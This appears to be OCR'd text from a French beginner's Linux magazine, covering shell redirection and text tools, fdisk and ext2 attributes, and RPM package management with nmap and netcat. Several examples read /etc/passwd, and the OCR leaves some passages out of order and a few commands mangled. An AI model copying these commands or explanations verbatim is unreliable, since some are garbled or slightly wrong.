
```
$ more compiling_tiger.txt
```

Pour rediriger un résultat, nous utiliserons les opérateurs suivants : [>], [>>], [<], [|] (" alt_gr+6 " sur votre clavier Français) et les backquotes [`] (" alt_gr+7 " sur ce misérable clavier toujours en français).

Ici, on se sert de [>]. Par exemple, on veut enregistrer le résultat de la commande " ls " dans le fichier listing :

```
$ ls > listing
```

Notez qu'il importe peu que le fichier ait déjà été créé ou pas : cette commande efface le contenu du fichier ou le crée, respectivement.




**Un terminal fraîchement ouvert**

Si, par contre, on ne veut pas que le contenu du fichier (s'il existe) soit effacé, on utilise non pas > mais >>, ce qui écrira à la fin du fichier.

Un petit pipe ? Hum... Pour les esprits mals tournés, un pipe c'est ça : [|]. En fait, cela sert à rediriger la sortie d'une commande vers l'entrée d'une autre. Explications ? Vous voulez rechercher une chaîne de caractères (ici : "z66w") dans un fichier ("log_irc"), vous allez faire :

```
$ cat log_irc
  | grep 'z66w'
<zaizaide> z66w: c'est toi que je viens
 embêter :)
<z66w> erff
```

Ici l'outil " grep " sert à sélectionner les lignes qui ne contiennent que le texte indiqué en argument.

Autre exemple, vous voulez lire un fichier page par page mais en faisant un cat :

```
$ cat toto  |  less
```

## Les man pages

A tout moment, vous pouvez taper "man nom_de_la_commande" afin d'obtenir une aide sur la commande précisée. Les manuels (manpages) sont très complets, mais leur aspect un peu technique reboutera sûrement quelques rares manchots. Tapez "man man" pour commencer sur quelque chose de concret.

Vous pouvez également taper "nom_de_la_commande —help" pour afficher une aide succincte. En général, la plupart des applications supportent cette option ou affichent une aide en cas d'erreur, ainsi, toutes les routes mènent à Rome. Il reste toujours bien pratique de comprendre la syntaxe de ces aides. Étudions une sortie fictive de message d'aide pour l'outil "ping" :

```
$ ping --help
ping [-LRUbdfnqrvVqQB]
  [-c count]
  [-h host]
  destination
```

Tout d'abord, les options entre crochets indiquent leur caractère optionnel. Les imbrications signifient que pour utiliser l'option la plus enracinée, vous devez aussi utiliser celle qui la contient. Ainsi, pour indiquer un host2 à cet outil, vous devrez au préalable spécifier "host1" avec l'opérateur "-h".

Dans la suite incohérente de lettres, chaque option est individuellement optionnelle : il s'agit de drapeaux d'état (on utilise une ou plusieurs options qui n'ont pas besoin de paramètres).

Enfin, les options écrites sans spécifications ou entre "< >" sont obligatoires.

## On achève !

A force de tâtonnements, d'essais manqués et de documentation lue à la fois dans les manpages et sur Google (vous ne vous en sortirez pas sans ça), un utilisateur débutant s'amusera bien vite plus sur son shell que dans un environnement graphique. A moins que ce dernier, dans un ultime effort de survie, ne serve plus qu'à exécuter des shells.

**linuxschool magazine**

# Comprendre la console

**Dans un environnement où les fichiers sont très nombreux, et où les besoin de recherche et traitement sur ceux-ci sont très divers, il est plus que nécessaire de maîtriser quelques autres outils console puissants et disponibles sur tous les systèmes UNIX/Linux.**

## Les redirections

Sous linux, la plupart des entrées sorties se font sous forme de flux, canalisés vers l'une ou l'autre sortie. Tout comme il est possible de détourner un fleuve, il est possible, et même pratique, de détourner ces flux de données pour agir dessus en temps réel. Il est par exemple fort utile de rediriger les informations qui s'affichent à l'écran vers un fichier texte, ou vers un périphérique spécial dans le cas par exemple des utilisateurs non voyants. Ces redirections sont effectuées à l'aide de ce que l'on appelle les opérateurs de redirection.

• L'opérateur '>' : il permet de rediriger un flux vers la sortie de son choix. La sortie est créée, et si elle existe déjà, elle sera créée, sauf dans un cas très particulier qui est /dev/null. /dev/null est un périphérique extrêmement utile, que l'on pourrait comparer au néant : c'est un trou sans fond, et ce qui y est redirigé y est donc englouti. Une sorte de tonneau des danaïdes version unix, quoi.

```
bash-2.05$ ls
img
lib
404.php
code.php
contact.php
index.php
links.php
unix.php
bash-2.05$ ls > toto
```

Rien ne s'affiche car le flux a été redirigé vers le fichier toto au lieu de la sortie standard.

```
bash-2.05$ ls
img
lib
404.php
code.php
contact.php
index.php
links.php
toto
unix.php
```

On s'aperçoit que le fichier toto qui n'existait pas lors de notre premier ls a maintenant été créé.

```
bash-2.05$ cat toto
img
lib
404.php
code.php
contact.php
index.php
links.php
toto
unix.php
bash-2.05$
```

Le contenu du fichier toto est absolument identique à ce qu'avait donné notre premier ls, à une différence près : lorsque nous lançons notre commande, le fichier toto est immédiatement créé, mais il ne contient rien quand la commande est lancée. Lorsqu'il est listé, il fait donc 0 octets, et, à la fin du processus de listing, il fait 912 octets.

• L'opérateur '>>': il a la même fonction que l'opérateur '>'

si ce n'est que lorsque la sortie indiquée existe déjà, les données sont ajoutées à la suite de celles existant déjà, au lieu que celles-ci soient écrasées. Si la sortie n'existe pas, elle est créée.

```
bash-2.05$ ls /tmp/* >> toto
```

On s'aperçoit que la sortie standard a bien été redirigée vers notre fichier toto.

```
bash-2.05$ cat toto
img
lib
404.php
code.php
contact.php
index.php
links.php
toto
unix.php
/tmp/list
/tmp/tutu
bash-2.05$
```

Le listage de notre répertoire s'est ajouté à la suite des données précédemment entrées. Le fichier toto n'a pas été écrasé.

• L'opérateur '|': ou pipe. C'est sans doute le plus puissant des opérateurs de redirection. En effet, il permet de rediriger le flux de sortie d'une commande en entrée d'une autre commande. On peut ainsi faire des lignes de commande contenant une dizaine de pipes et faisant des trucs hallucinants une fois qu'on sait se servir de certains utilitaires de formatage de chaînes de caractères. La notion de pipes semble souvent un peu confuse, mais un exemple simple permet de mieux comprendre.

```
bash-2.05$ cat toto | grep tu
/tmp/tutu
bash-2.05$
```

grep est un utilitaire permettant de faire une recherche de correspondance dans un fichier ou une chaîne de caractères. Il nous a permis d'afficher le contenu de notre fichier toto, mais en le filtrant au travers de l'utilitaire grep de manière à n'avoir en sortie que les lignes contenant la chaîne de caractères "tu".

## Les caractères de contrôle

• Le ';': dans une chaîne d'instructions placées sur la même ligne, le caractère ';' permet de séparer les instructions les unes des autres. Il n'y a aucune relation entre chacune des commandes lancées, et il s'agit simplement d'une liste de commandes à exécuter. Il n'y a pas de contrôle de succès de la première commande avant de passer à la seconde.

```
bash-2.05$ rm *.exe ; echo "toto"
rm: cannot remove `*.exe': No such file or
directory
toto
bash-2.05$
```

Même s'il n'existe pas de fichier .exe dans le répertoire courant, la seconde instruction est quand même lancée (le contraire aurait d'ailleurs été un peu bizarre sur un PC n'ayant pas vu un fichier .exe depuis.... hou la la, au moins tout ça).

• Le '&&': le double "et commercial" se place entre deux commandes dans une ligne où l'on désire exécuter plusieurs instructions. Contrairement au ';', le '&&' vérifie le succès d'une tâche avant de passer à la suivante, sinon la ligne de commande s'interrompt et un message est affiché sur la sortie d'erreur.

```
bash-2.05$ rm *.exe && echo "toto"
rm: cannot remove `*.exe': No such file or
directory
bash-2.05$
```

• Le '&': il permet de lancer un processus, de le passer en tâche de fond avant de rendre la main à l'utilisateur. La tâche peut cependant être rappelée par la suite, grâce à la commande fg, comme foreground.

```
bash-2.05$ emacs &
[1] 673
bash-2.05$
```

## Les utilitaires ultimes

Ils sont nombreux dans les environnements *nix les utilitaires très puissants et directement intégrés au shell. S'il est possible d'utiliser linux sans jamais voir une seule ligne de commande, ce serait vraiment très très dommage et ce serait passer à côté de choses VRAIMENT ultimes, notamment grâce aux pipes. Les explications et exemples donnés ci-dessous ne dispensent pas de consulter vos deux meilleurs amis : google et le man. Ils sont en effet une mine de renseignements incomparables dès que vous avez besoin de savoir quelque chose.

Tous les utilitaires dont je vais vous parler ici ne sont pas directement intégrés au shell mais on les trouve sur toutes les distributions et ils sont vraiment utiles ; c'est pour cela qu'il m'a semblé important de les décrire.

• **grep** : avec son cousin egrep, ce sont des outils permettant de faire ce que l'on appelle du "pattern matching", c'est-à-dire une recherche de correspondance au sein soit d'une chaîne, soit d'une expression régulière. Cette seconde pos-

sibilité donne alors toute sa puissance à grep. Je vous conseille fortement de faire un man regexp pour étudier les expressions régulières car elles ne sont pas étudiées dans cet article.

```
bash-2.05$ cat /etc/passwd | grep toto42
toto42:x:100:100::/home/toto42/:/bin/tcsh
```

On fait une recherche sur toutes les chaînes contenant l'occurence 'toto42'

```
bash-2.05$ cat /etc/passwd | grep ^n
news:x:9:13:news:/usr/lib/news:
nobody:x:99:99:nobody:/:
bash-2.05$
```

On fait ici une recherche dans le fichier /etc/passwd sur toutes les chaînes commençant par un 'n'.

ce qu'on peut faire en console en fait).

Dans notre exemple, nous allons faire une recherche sur le fichier /etc/passwd, sur les chaînes commençant par n, mais en ne retournant que leur UID et le nom des utilisateurs. La ligne étant un peu compliquée (très simple en fait :-), je vais vous la décrire pas à pas.

- "cat /etc/passwd" parcourt le fihier /etc/passwd.
- "grep ^n" fait une recherche sur les lignes commençant par 'n'.
- "cut -f 3,5" prend les champs 3 et 5.

"-d :" déclare que ces champs sont séparés par le délimiteur ':'.

Ce qui donne :

```
bash-2.05$ cat /etc/passwd | grep ^n
   | cut -f 3,5 -d : > toto
```

```
bash-2.05$ grep sock *.c
xaccept.c:#include <sys/socket.h>
xaccept.c:int             xaccept(int sockfd, struct sockaddr *addr, int *addrlen)
xaccept.c:  len = sizeof(struct sockaddr);
xaccept.c:  if ((new_fd = accept(sockfd, addr, &len)) == -1)
xbind.c:#include <sys/socket.h>
xbind.c:#include "libsocks.h"
xbind.c:int      xbind(int sockfd, struct sockaddr *my_addr, int addr_len)
xbind.c:  if ((bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr))) == -1)
xconnect.c:#include <sys/socket.h>
xconnect.c:#include "libsocks.h"
xconnect.c:int  xconnect(int sockfd, struct sockaddr *serv_addr, int addr_len)
xconnect.c:  if ((connect(sockfd, (struct sockaddr *)&serv_addr, sizeof (struct sockaddr))) == -1)
xlisten.c:#include <sys/socket.h>
xlisten.c:#include "libsocks.h"
xlisten.c:int   xlisten(int sockfd, int backlog)
xlisten.c:  if ((listen(sockfd, backlog)) == -1)
xsocket.c:#include <sys/socket.h>
xsocket.c:#include "libsocks.h"
xsocket.c:int   xsocket(int domain, int type, int protocole)
xsocket.c:  int sock;
xsocket.c:  if ((sock = socket(domain, type, protocole)) == -1)
xsocket.c:      printf("Error: socket\n");
xsocket.c:    return (sock);
bash-2.05$
```

Dans l'exemple ci-dessus, on utilise directement grep sur tous les fichiers c à la recherche de la string "sock". Grep nous affiche alors les lignes correspondantes avec le fichier dont elles ont été extraites.

• **cut** : cet utilitaire permet de faire des coupes franches dans des fichiers texte, par exemple pour afficher tous les champs d'une liste située entre deux délimiteurs. Combiné à grep et à d'autres utilitaires du même genre, via les pipes, cet utilitaire permet de faire des trucs de fou (comme tout

```
bash-2.05$ cat toto
9:news
99:nobody
100:
bash-2.05$
```

• **sed** : cet utilitaire fait tout sauf le café, ou presque. Nous l'utiliserons ici pour remplacer des occurences dans des chaînes de caractères, ce qui n'est qu'une de ses très nombreuses fonctionnalités. En fait, pour dire tout ce que fait

sed, il faudrait un livre entier (il existe : Sed et hawk, éditions o'reilly(9)).
Notre exemple va consister à parcourir le fichier /etc/passwd, extraire les logins UIDs et GIDs des utilisateurs dont le nom commence par 'n', d'afficher ces informations, mais en remplaçant le separateur ':' par des ',', puis, de tout rediriger vers notre fichier.... toto (original n'est-ce pas ?). Une fois de plus, c'est un peu compliqué, donc je vais commmenter pas à pas. Jusqu'à sed, pas de problème, on l'a déjà vu.
sed -e va appliquer sed sur une expression.
's/:/,/' remplace toutes les occurences de ':' par ','. L'option -s aurait appliqué ce changement sur la première occurence remplacée.

```
bash-2.05$ cat /etc/passwd | grep ^n
   | cut -f 1,3,4 -d : | sed -e 's/:/,/'
   > toto
bash-2.05$ cat toto
news,9,13
nobody,99,99
bash-2.05$
```

• **sort** : permet de trier les lignes d'un fichier par ordre alphabétique. L'option -n trie dans le bon ordre l'option -r dans l'ordre inverse.

```
bash-2.05$ sort -n /etc/passwd
adm:x:3:4:adm:/var/log:
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
ftp:x:14:50::/home/ftp:
games:x:12:100:games:/usr/games:
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
halt:x:7:0:halt:/sbin:/sbin/halt
lp:x:4:7:lp:/var/spool/lpd:
mail:x:8:12:mail:/:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
news:x:9:13:news:/usr/lib/news:
nobody:x:99:99:nobody:/:
operator:x:11:0:operator:/root:/bin/bash
root:x:0:0::/root:/bin/tcsh
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
sync:x:5:0:sync:/sbin:/bin/sync
uucp:x:10:14:uucp:/var/spool/uucppublic:
```

• **tr** : dans le genre utilitaire utile, tr se pose là : il sert à remplacer toutes les occurences d'un caractère affichable par une autre. Si cela peut être parfaitement inutile (comme le montrera notre exemple !), il peut aussi être très pratique lorsqu'on travaille sur de gros fichiers.

```
$ echo "Je suis un linuxien d'elite, le
       pingouin c'est bien, linux aussi"
       | tr eslota 351074
J3 5ui5 un linuxi3n d'3li73, 13 ping0uin
c'357 bi3n, linux 4u55i
```

Voilà, vous savez maintenant écrire en warlordz sans vous fatiguer. Complètement inutile, donc complètement indispensable !!! Mais voyons quelque chose d'un peu plus sérieux maintenant.

```
bash-2.05$ cat /etc/passwd | grep ^n
  | cut -f 1,3,4 -d : | sed -e 's/:/,/'
  | tr n N> toto
bash-2.05$ more toto
News,9,13
Nobody,99,99
bash-2.05$
```

Voilà, nous avons repris l'exemple vu plus haut, mais en mettant les n en majuscule, parce que ça fait plus propre.

• **wc** : word count est un utilitaire bien pratique qui permet de compter le nombre de lignes, de mots et de lettres d'un fichier texte. Ça peut sembler un peu inutile, mais vous comprendrez très vite que ça peut se montrer bien utile au contraire.

```
wc -w compte le nombre de mots dans un fichier.
wc -l  compte le nombre de lignes.
wc -L donne la longueur de la plus longue ligne.
wc -c compte le nombre de caractères.

bash-2.05$ wc /etc/passwd
      18      18     579 /etc/passwd
bash-2.05$
```

Mon fichier /etc/passwd contient 18 lignes, 18 mots et 579 caractères. Les mots sont comptés à chaque espace, c'est pour cela que wc en compte 18.


# Les LFS

**Rien de tel qu'un titre mystérieux pour accrocher notre lecteur, que nous savons pendu à nos lignes. Nous n'allons pas le lâcher sans lui révéler la raison de sa venue sur cette page. Les LFS (ou Linux FileSystems - Systèmes de fichiers Linux), sont des représentations de la façon dont sont stockées vos données sur le disque dur. C'est une implémentation logicielle qui se charge de stocker les octets de données d'une façon particulière sur le disque dur, ce résultat s'appelant un "système de fichiers". Les objectifs sont simples : en assurer la cohérence, l'intégrité, la disponibilité, voire la sécurité. Voilà de bonnes raisons pour en savoir plus sur le sujet.**

Pous avez installé Windows après un formatage FAT32 ou NTFS ? Alors le concept de système de fichiers ne vous est pas étranger. Le système d'exploitation ayant besoin d'une méthode d'accès aux fichiers, il compte sur des gestionnaires de systèmes de fichiers pour travailler sur le disque. Sous Linux, les composants nécessaires pour comprendre un système de fichiers sont rendus disponibles selon les options de compilation du noyau. En général, on choisit de faire comprendre à Linux un système de fichiers de deux manières différentes : soit de façon permanente (code statiquement compilé), soit en chargeant ces outils de compréhension dynamiquement (code modulaire).

Concrètement, cela veut dire que les codes sources des programmes que va utiliser Linux sont soit directement compilés AVEC lui, et il ne peut donc pas s'en séparer, soit utilisables (chargeables/déchargeables) sous forme de modules (grâce aux outils insmod, rmmod, lsmod, cf. vos pages de man).

Comme Windows prend l'habitude de travailler exclusivement sur NTFS ou FAT, Linux, lui, travaille essentiellement sur Ext2FS ou Ext3FS. On compile donc cette gestion statiquement dans le noyau, au moins pour gérer l'un des deux systèmes de fichiers. Mais Linux, à contrario de son concurrent dont la mesquinerie est évidente, permet de gérer bien d'autres systèmes de fichiers, notamment FAT ou NTFS...





**(Fenêtre de configuration de compilation du noyau.) Ne nous laissons pas impressionner...**

## Acte 1 : Aborder

Pour les débutants, rappelons que partitionner et formater un disque sont deux étapes différentes et consécutives. Nous allons voir comment les réaliser sous Linux, tout en décidant lequel d'Ext2fs ou d'Ext3fs correspond le mieux à nos besoins, et étudier les attributs de sécurité offerts par ces filesystems. Tout un programme ! :-)

Partitionner son disque c'est le diviser en secteurs de différentes tailles et y planter quelques indicateurs. Ni plus, ni moins. C'est l'outil "fdisk" qui permet de le faire sous Linux. Linux a besoin d'au moins une partition racine "/" (voire plus, selon les envies de l'administrateur, on peut rajouter /home, /tmp...) et d'une partition d'échange swap (au cas où la mémoire RAM serait pleine). Reportez-vous aux pages suivantes sur l'installation de Linux pour plus de détails.




**Annihilation complète de toute partition sur la disquette...**


## Plus bateau, tu meurs

Mais ce n'est pas la swap qui nous intéresse, car elle n'a pas besoin d'être formatée. Nous allons pour l'instant étudier brièvement le fonctionnement de fdisk. Lancez-le sur un périphérique (device) de disque dur. Les périphériques sont rattachés sous forme de fichiers dans /dev. Normalement, votre disque dur primaire s'appelle /dev/hda, et vos partitions portent les numéros 1, 2, 3... Si vous n'êtes pas certain des partitions que vous utilisez actuellement, exécutez mount.

```
BigDaddy$ mount
/dev/hda1 on / type 0
proc on /proc (rw)
devpts on /dev/pts type devpts
(rw,gid=5,mode=620)
```

Puis lancez fdisk en root comme sur la ligne suivante :

```
BigDaddy# fdisk /dev/hda
```

Le logiciel devrait afficher un message de bienvenue et vous proposer son aide. Tapez la lettre "m" pour afficher une liste des actions disponibles, puis "p" pour afficher la table de partition de votre disque dur. Cette table est fondamentale, c'est là-dessus que se porte tout le travail de partitionnement. Nous allons donc nous amuser à partitionner un disque, mais surtout pas VOTRE disque dur ! Non, nous allons nous entraîner sur une malheureuse disquette qui n'attend plus que de se faire violer par fdisk. Tapez "q". Le fichier périphérique normalement rattaché à votre lecteur s'appelle /dev/fd0 ("f" comme floppy, mais 0 n'est pas une règle générale... Ça peut aussi être /dev/floppy sur certaines distributions). Il n'est pas nécessaire de le monter pour formater la disquette que vous y aurez insérée. Lancez directement fdisk par la ligne suivante :

```
BigDaddy# fdisk /dev/fd0
```

Le but de l'exercice sera de créer deux partitions Linux sur cette disquette. Affichez donc les partitions déjà existantes en tapant "p", puis effacez-les en tapant "d". Lorsque le programme vous demande quelle partition supprimer, indiquez 1, puis 2, etc. jusqu'à suppression complète des partitions. Retapez "p" pour constater le résultat.

Maintenant, nous allons créer une première partition. Comme nous disposons d'un support d'environ 1.44 Mo pour nos essais, nous allons créer deux partitions de 700 Ko chacune. Appuyez sur "n" pour ajouter une nouvelle partition. Entre partition "primaire" ou "étendue", choisissez toujours "primaire" (jusqu'à une limite de quatre, après quoi il s'agit de prendre des partitions étendues). Quant aux numéros de partition, choisissez-les dans l'ordre, donc ici "1". Ensuite les choses se corsent. Il nous demande un numéro de cylindre. Il s'agit d'un repère pour se localiser sur le matériel. Comme nous allons commencer notre partitionnement depuis le début du disque, nous rentrons 1 (sur 80 normalement...). Puis vous pouvez rentrer la taille de la partition à créer. Il s'agit d'une taille en octets (+size), megaoctets (+sizeM), ou kilo-octets (+sizeK). Nous avons besoin de 700 kilo-octets, nous tapons donc "+700k"... Et voilà ! Nous venons de créer une partition !

Je vous laisse ignoler la seconde qui reste à créer, ça ne serait pas drôle sinon. Faite simplement attention à sélectionner toute la place restante pour cette deuxième partition.

Maintenant, rien n'est joué. Pour formater correctement notre partition,

nous devons lui affecter un type. Comme nous sommes sous Linux, je vous laisse deviner le type à affecter à la partition. Un petit indice : tapez "l" dans fdisk pour afficher les types disponibles... Comme vous le voyez, il y en a un certain nombre. Les numéros en base hexadécimale vont de 1 à 255, mais tous ne sont pas pris. Celui qui nous intéresse, c'est le numéro 83. Pour affecter le type "Linux" à notre partition, nous devons utiliser l'action "t" qui permet de modifier un type. On affichera les changements avec "p". Une fois nos deux partitions mises au type Linux, il faut écrire le résultat.

Hé oui ! Rien n'a encore été écrit sur cette fichue disquette qui commence à refroidir... Soulagez-la en tapant " w ", voilà qui devrait la calmer. Si vous avez fait les choses convenablement, vous devriez vous en tirer avec, au pire, un message d'erreur. Relancez éventuellement fdisk pour vérifier l'état de la table.

Maintenant, la surprise ! :-) Votre disquette n'a pas été réellement partitionnée. Si vous montez le périphérique :

```
# mount /dev/fd0 /mnt/floppy
```

(où floppy est un répertoire vide)

Vous vous apercevrez que le périphérique semble se monter d'une seule partition. Une disquette est en effet un support trop simple pour pouvoir être partitionné, néanmoins cela nous a permis de faire des essais en toute sécurité. Et nous allons pouvoir passer aux procédures de formatage.

## Acte 2 : Ext2 ou Ext3 ?

Pour faire simple, Ext2fs est plus rapide mais moins stable (en cas de crash) qu'Ext3fs. On dit qu'Ext3fs est un système de fichier "journalisé", mais ce détail ne nous importe pas. Dans nos exemples, nous formaterons notre disquette en Ext2fs, à l'aide de la suite d'outils e2fsprogs (disponible sur http://e2fsprogs.sourceforge.net.

Une fois ces outils installés, nous lançons mke2fs comme suit :

```
BigDaddy# mke2fs /dev/fd0
```

Et voilà qui est fait... Rien de très compliqué ! Notez que la suite d'outils e2fsprogs vous permet également de faire un scandisk, de défragmenter, et bien d'autres choses... Intéressons-nous plutôt aux attributs supplémentaires d'Ext2fs. Pour cela, il vous faudra certainement lire le man de "chattr" et de "lsattr" (allez, un petit effort quoi !) qui sont également des outils de la suite e2fsprogs. Créez un fichier dans /tmp, par exemple "machin". Ce que nous apprennent les pages de man, c'est qu'il n'y a en gros que deux attributs que vous pourriez trouver vraiment intéressants (ce n'est pas vraiment ça, mais c'est ce qu'on en conclue : -)), à savoir "a" et "i".

- " i " : cet attribut empêche la modification ou la suppression du fichier sur lequel il est placé. Même le root, s'il ne retire pas ce flag, ne pourra supprimer le fichier.

- " a " : force le fichier à ne pouvoir être écrit qu'à la fin (impossible d'effacer ce qui est déjà contenu dedans), c'est pratique pour des fichiers de log ;-)

Vous pouvez tester les capacités de la façon suivante (exemple avec "a" ) :

```
# chattr + a /tmp/machin
# echo "test" > /tmp/machin
bash: machin: Operation not
permitted.
# "echo "test" >>/tmp/machin
```

Linux cache d'autres petites merveilles, mais notre article prend fin ici. Vous devriez maintenant savoir comment et avec quels outils partitionner et formater un média, et avez abordé les attributs de sécurité d'ext. Si cela vous a paru compliqué, ne démordez pas, ces notions finiront par vous paraître évidentes.

**linuxschool magazine**

# Installer des logiciels sous Linux

**Qui n'a jamais pensé ou entendu dire que " de toutes façons, Linux, c'est nul, y'a presque pas de logiciels ! " Que nenni, jeune padawan ! Les bases de données Linux fourmillent de logiciels de qualité (et gratuits, rappelons-le !). Et, avantage évident par rapport à l'OS de Billou, ils sont faciles à trouver.**


## I] Trouver son bonheur...

Quand on cherche un logiciel sous Linux, on peut déjà commencer par parcourir la base de données installée avec sa distribution, qui correspond aux applications disponibles sur les Cd d'installation. En plus, pour les distributions récentes, vous disposez même d'une GUI (Graphical User Interface, interface graphique quoi !) qui va vous faciliter la tâche : il s'agit, pour Mandriva, de rpmdrake (voir illustration).

Il vous faudra par contre taper le mot de passe root pour y accéder. Ensuite, il vous suffira de naviguer dans le menu de gauche pour trouver un logiciel, le sélectionner et l'installer. Lorsque vous aurez sélectionné un paquetage (package en Anglais), le système vérifiera automatiquement les dépendances. Je m'explique. Certains logiciels ont besoin d'autres paquetages pour fonctionner, ils seront donc automatiquement ajoutés à la sélection par le système (vous verrez apparaître une DialogBox). Cette fonctionnalité évite donc bien des prises de tête...

Ensuite, quand vous aurez fait votre choix et que vous cliquerez sur " Installer ", Linux vous demandera automatiquement le Cd dont il a besoin pour l'installation, et vous ouvrira même le lecteur. C'est pas beau ça ?

Je ne m'étendrai pas plus sur cette GUI car elle est très facile à prendre en main, et je vous laisse bidouiller vous même pour découvrir toutes les fonctionnalités (rechercher, installer, mettre à jour, supprimer, etc.) de ce puissant outil.




## II] Que faire sans GUI ?

Ben oui, y'a pas toujours eu d'interface graphique. Il fut même un temps où il n'y avait pas RPM. A cette époque, installer un logiciel sur son Linux, c'était vite la galère... Apparu sous Red Hat (d'où le nom Red Hat Package Manager), RPM est en fait un outil permettant d'installer simplement les paquetages. Les paquetages sont d'ailleurs au format .rpm. Les .rpm sont des archives contenant les fichiers à installer, mais aussi une description (nom, version, etc.) du programme, des infos sur les paquetages dont il dépend...

Pour que vous sachiez utiliser rpm, nous allons faire dans le concret, c'est-à-dire maltraiter un paquetage. Pour l'exemple, nous allons prendre le paquetage de nmap (pour Mandrake 9.2, il est sur le cd1, dans le dossier Mandrake/RPMS et s'appelle nmap-3.30-2mdk.i586.rpm, y'a pas plus simple lol) : nous le copions dans son dossier perso (home/nightm4re pour moi). Maintenant, nous lançons la Konsole et nous nous connectons sous le compte root (tapez su puis votre mot de passe de superutilisateur), vous obtenez le prompt (.. #).

## RPM : quelques options utiles

Pour savoir quels fichiers seront installés, vous pouvez par exemple utiliser ces options :

```
$  rpm -q -l -p netcat-1.10-869.i586.rpm
/usr/bin/netcat
/usr/share/doc/packages/netcat
/usr/share/doc/packages/netcat/Changelog7
(...)
/usr/share/man/man1/netcat.1.gz
```

Ici, le -q sélectionne le mode 'query' de demande d'informations, le -l demande la liste des fichiers et le -p permet de spécifier un fichier rpm qui n'est pas encore installé. On peut faire la même requête sur un package installé avec par exemple :

```
$ rpm -q -l netcat
```

On peut aussi connaître les dépendance d'un paquetage, avec l'option -R :

```
$ rpm -qR netcat
rpmlib(PayloadFilesHavePrefix) <= 4.0-1
rpmlib(CompressedFileNames) <= 3.0.4-1
libc.so.6
libc.so.6(GLIBC_2.0)
libc.so.6(GLIBC_2.2)
rpmlib(PayloadIsBzip2) <= 3.0.5-1
```

Vous pouvez aussi vérifier que tous les fichiers requis sont installés (mode 'verify' avec -V) :

```
$ rpm -V -p netcat-1.10-869.i586.rpm
missing     /usr/bin/netcat
missing     /usr/share/doc/packages/netcat
missing   d /usr/share/doc/packages/netcat/Changelog
(...)
```

Ici, le paquetage n'est pas encore installé, ainsi les fichiers sont manquants. Cette option peut être utilisée afin de vérifier l'intégrité de votre installation, à partir d'un fichier rpm sain. Le système vérifier en effet divers attributs des fichiers installés (taille, droit, hash md5, etc.) et peut donc détecter un fichier backdooré, par exemple.

Une documentation très complète de Red Hat sur ce format de paquetage est disponible à cette adresse :
http://www.redhat.com/docs/books/max-rpm/max-rpm-html

Pour installer notre paquetage, nous tapons :

```
# rpm -ivh \
  nmap-3.30-2mdk.i586.rpm
Preparing... ############# [100%]
   1:nmap ############# [100%]
```

Voilà ce que vous obtenez quand nmap n'est pas installé. Les options v et h ne sont pas indispensables, c'est juste pour avoir le listing de gauche (option -v) et la barre de progression sous forme de # à droite (option -h).
Le i signifie install (vous pouvez d'ailleurs taper rpm --install ...). Si le package est déjà installé, vous obtiendrez le message : " package nmap-3.30-2mdk is already installed " (retapez la commande d'install si vous voulez le voir). En installant un paquetage, vous pourrez aussi obtenir un message du type : " Error : failed dependencies : ... ". Cela signifie que le paquetage en nécessite d'autres, et le message d'erreur vous affichera d'ailleurs lesquels.
Si tout s'est bien passé, tapez " nmap " et vous constaterez que le logiciel est bien installé (avant l'install, on aurait : bash: nmap : command not found).
Un autre moyen d'installer un paquetage est :

```
# rpm -Uvh \
  nmap-3.30-2mdk.i586.rpm
```

Le U signifie update (mise à jour) : si le logiciel n'est pas installé, il va l'être, sinon il sera mis à jour si la version que vous proposez est plus récente. Le paquetage étant installé, on peut lui passer des requêtes (option -q comme query)... Au passage : lorsqu'un paquetage est installé, son nom change, il n'y a plus tous les numéros de version et autres : nmap-3.30-2mdk.i586.rpm devient nmap.

```
# rpm -q nmap \
    nmap-3.30-2mdk
```

Cette commande (query) nous permet d'obtenir le nom du paquetage originel (sans le .i586.mdk). Quelques options de requêtes utiles sont -i (information), -R ou --requires, et -l pour --list. Il vous faut taper : rpm -qi nmap, ou rpm -qR nmap, etc. L'option -i apporte des informations sur le paquetage (nom, numéro de version, description...), l'option -R affiche la liste des dépendances (les autres paquetages utilisés par notre logiciel), et l'option -l permet de lister les fichiers constituant le paquetage. Vous pouvez combiner ces options sur une même commande. Par exemple :

```
# rpm -qiRl nmap
```

Après avoir bien maltraité notre nmap, on a envie de le dés-

installer (erase). Il suffit de taper :

```
# rpm -e nmap
```

En rajoutant l'option --test, vous pouvez même simuler la désinstallation : on vérifie en fait que l'on peut désinstaller le paquetage (utile pour le debugging).

On s'arrête ici pour rpm. Pour en savoir plus sur cet outil, consultez sa page de man (man rpm). Encore une chose : le nom du paquetage peut aussi être une URL :).

## III] Maman, maman, sans paquetage !

Bon, là on se retrouve avec le fichier suivant :

john-1.6.tar.gz (à télécharger à l'adresse suivante :

